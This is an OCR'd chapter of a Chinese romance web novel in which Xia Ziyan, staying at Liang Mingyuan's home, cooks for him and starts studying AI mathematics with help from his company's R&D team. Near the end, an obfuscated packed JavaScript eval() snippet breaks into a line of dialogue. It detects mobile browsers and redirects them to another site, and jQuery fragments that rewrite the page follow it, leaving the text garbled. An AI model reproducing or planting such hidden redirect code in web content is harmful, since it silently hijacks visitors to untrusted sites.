21. 第 21 章

作品:《偏偏有瘾

    夏子言下班时,在电梯里又遇见了陈焕,她忍不住好奇问道:“梁总回来了么?”


    小陈笑着应道:“昨天就回了,不过这两天一直忙着处理积压的工作,脚不沾地的。”


    夏子言点了点头:“谢谢。”


    “没事没事。”


    “你别告诉梁总我问过哈,千万别说。”


    小陈保证道:“你放心,我肯定不说。”


    回到家,夏子言蹲在阳台,对着一盆多肉怔怔看了半晌。


    已经六点了,张阿姨还没上门,看来今晚不用准备大餐,梁明远应该还是不回来。


    她干脆发了条微信,让张阿姨不必过来。这几日的上海,雨淅淅沥沥没停过,眼瞅着快到五一,天气反倒骤然凉了下来


    张阿姨不是个拖沓的人,既然雇主说了不用来,她便干脆利落的应下,没再多说一句。


    晚上她从冰箱里翻出一袋包好的馄饨,打算煮一碗吃。


    她往锅里添了水,等着水烧开的空档,书房里传来“咚”的一声轻响,可能是房间太安静,猝不及防地,吓得她心头一跳。


    她下意识推开门,客厅的光正好照进去,原来是书架上的一本书,不知怎的滑落下来,砸在了地板上。


    夏子言捡起来一看,是《人工智能数学基础》。


    她随手翻了翻,大部分内容能看懂,但确实很费脑子。


    学习本来就是件耗神的事。


    这几天,她也在网上找了些大学高等数学、线性代数的网课,试着重新捡起来。


    可真要系统学完,别说一个月,没有半年的时间,根本没办法把以前学的东西重新捡起来。


    医生说过,她现在还是该以休息为主。


    也许是低着头看得太认真,她没察觉梁明远已经走到了身边。


    “有兴趣学人工智能吗?”声音很低沉,却吓了她一跳,本能的出手拍了下他的胸口,嗔怪道:“你走路都没声音的吗?要吓死我了!”


    梁明远伸手轻轻攥了下她的手腕,不过又很快松开。


    “那你怎么不开灯?”


    “忘了,就听见一声闷响赶紧过来了,声音真的好怕怕。”


    他手臂上还搭着外套,转身走到门口按亮了灯。


    刚才进门时,他明明好心喊过她的名字,却没人应。


    厨房的水烧着,不见人影。


    他还吓了一跳,寻找到书房,就看见一个穿着红色针织开衫的人静静站在昏暗的书房里,侧脸在阴影里若隐若现,简直像女鬼一样。


    “你怎么回来了?”


    他低笑一声:“怎么,我的家还不能回啊?”“我不是这个意思。”夏子言连忙解释,“张阿姨没提前过来,我还以为你今晚不回来了。”


    他应了声,转身往书房外走,像是要去换衣服,路过厨房时脚步顿住,侧头问她:“你要做什么?”


    夏子言说:“煮馄饨啊,有点饿了,不想点外卖,在冰箱里看到这个。”“嗯。”梁明远轻声应了一下,“麻烦,也给我煮一碗。”


    梁明远洗完澡换好衣服时,夏子言已经把馄饨端了出来。


    这种速冻的产品,而且还是张阿姨特意包好储藏的,馅料足、面皮薄,怎么煮都不会难吃。


    没想到他坐下尝了一口,汤的调味几乎盖过了馄饨本身的味道,关键汤味特别怪异。


    夏子言瞧着他的神色,“不会吧,有这么难吃吗?”


    他没直接回答,略带调侃地说:“我都不记得吃过你做的饭,原来是这个味道。”


    “我那时候是学生,回家要么点外卖,要么爸妈做,根本没下过厨。这几年更没动手过了。”夏子言自己也尝了一口,觉得其实还可以。


    “我觉得还好啊,是你太挑剔了。”


    梁明远没说话,只是无奈地叹了口气,起身走进厨房。


    牛排切成薄,煎了煎,还有煎了一些金黄流心的荷包蛋。


    很快他端着盘子回来,夹了一些放进她的碗里。


    “你一直过得这么糙吗?以前吃饭不是也很挑剔吗?”


    夏子言反驳:“才没有,我没有挑剔啊,你买来的东西我都吃完的。”


    梁明远没有接着这个话题聊下去,“怎么,最近数学学的如何?有没有想过,往更专业的方向发展发展?未来的职业规划是什么?”


    开口就是这么专业。


    怎么说呢?


    突然有种被当作正常人的错觉。


    是啊,只有在他眼中她是个正常人,他才会拒绝复合,觉得问题都在她,冷言冷语到无所畏惧。


    自然而然的询问她学习情况,督促她尽快融入社会,去寻找一份真正属于自己的职业。


    病好了一年多,最近这一个月是症状最轻的时候,丝毫没有任何疼痛感,感觉自己真的和街上走来走去的行人没什么两样了。“我前几天刚翻了几页书,感觉有点难。你有没有什么推荐的?能让我少走点弯路的那种。”


    这种事还是有人指点最好,他是最适合的。


    “有。明天我先让研发部的算法工程师来简单测测你的基础,再给你一些建议。”


    不知怎么,她开始涌入一种奇怪的感觉,这种感觉是梁明远随性的,下意识的,没有刻意的传到她的心中。


    这种感觉,让她觉得真的和过去那个困在病痛里的自己,彻底告别了。


    往后,她好像真的能拥抱一段全新的生活。


    其实,他如果不做男朋友、不做丈夫,也算是个不错的人吧。


    收留她住在这里,每月五千房租不算高,人也大方,讲的道理直接又实用。


    如果真的能跟着学点东西,哪怕将来他还是不愿意和她在一起,哪怕他们终究走不回从前,哪怕......他结婚了--呸呸呸,不想这种可能。不过他们真的没有办法相处下去,她是不是也能靠一份体面的技能养活自己?


    终于,有一件能让她全身心投入的事情了。


    再也不用终日自怨自艾、伤感沉沦了。


    第二天,研发部来的人,是一位部门主管。


    毕竟听说这位“关系户”大学毕业后再没碰过书本,级别太高怕她听不懂,太低又显得对老板不够尊重。


    一进会议室,发现对方居然是女生,主管更有些不知从何说起,甚至心里并不太想收这个“学生”。


    简单问了几句,有基础,不过很多东西还是不了解。


    还是面上仔细聊了很多,一个小时后对夏子言有了初步的了解。


    主管没多说什么,去公司图书馆挑了几本书过来。


    内容浅显易懂,又比较系统。


    如果连这些都无法掌握,搞不明白,再大的关系户,也不用想进高阶技术部门了。


    下班后,夏子言抱着那几本书回了住处。


    她翻了几页,又对着网上的教学视频看了一会儿,发现那些看似晦涩的理论,拆解开来,其实也没那么难。


    晚上吃饭时,夏子言好奇地问:“师兄,一般我们研发工资多少啊?”


    她真的是一直关心这个。


    “你缺钱?要多少?”


    “不是,不是,只是好奇。”梁明远说:“刚入职、有经验的、还有管理层,都不一样。”


    “那刚入职的呢?”


    “看学校、专业,以及往届毕业生的社会评价。”


    夏子言撇撇嘴,“那肯定清北的最高呗。”


    梁明远夹着菜,淡淡地说:“这不是你早就知道的吗?当初你又不是没做过,那么多简历,你第一轮筛的不就是学历和专业吗?”


    夏子言单手捧着下巴,目光落在他脸上,笑意浅浅的:“师兄,以后我们做朋友好像也不错哦。”


    “你死了这条心。”“干嘛?你不愿意么?我好像和你生活在一起习惯了呢。你可真是个好人啊。”


    梁明远没想到会收到一张“好人卡”,“你是在讽刺我吧?”


    “我是认真的。不管别人怎么说,反正在我眼里你就是好


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17064518|193800||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    人。你之前对我态度冷冰冰也情有可原,当年的事本来就是我的问题,现在还能以德报怨,不是好人是什么?”


    “好了!你别肉麻了。”梁明远听不得太过直白的夸奖,哪怕这些话也许是真心的,“你最好觉得我很坏,将来做出什么坏事来不至于没心理准备。”


    夏子言很天真,对他可以说百分百信任。


    三年的相处,难道还不了解吗?


    人是会变的,可骨子里的底色,从来都不会改。


    她满不在乎,语气轻快:“那就是我倒霉啦。”


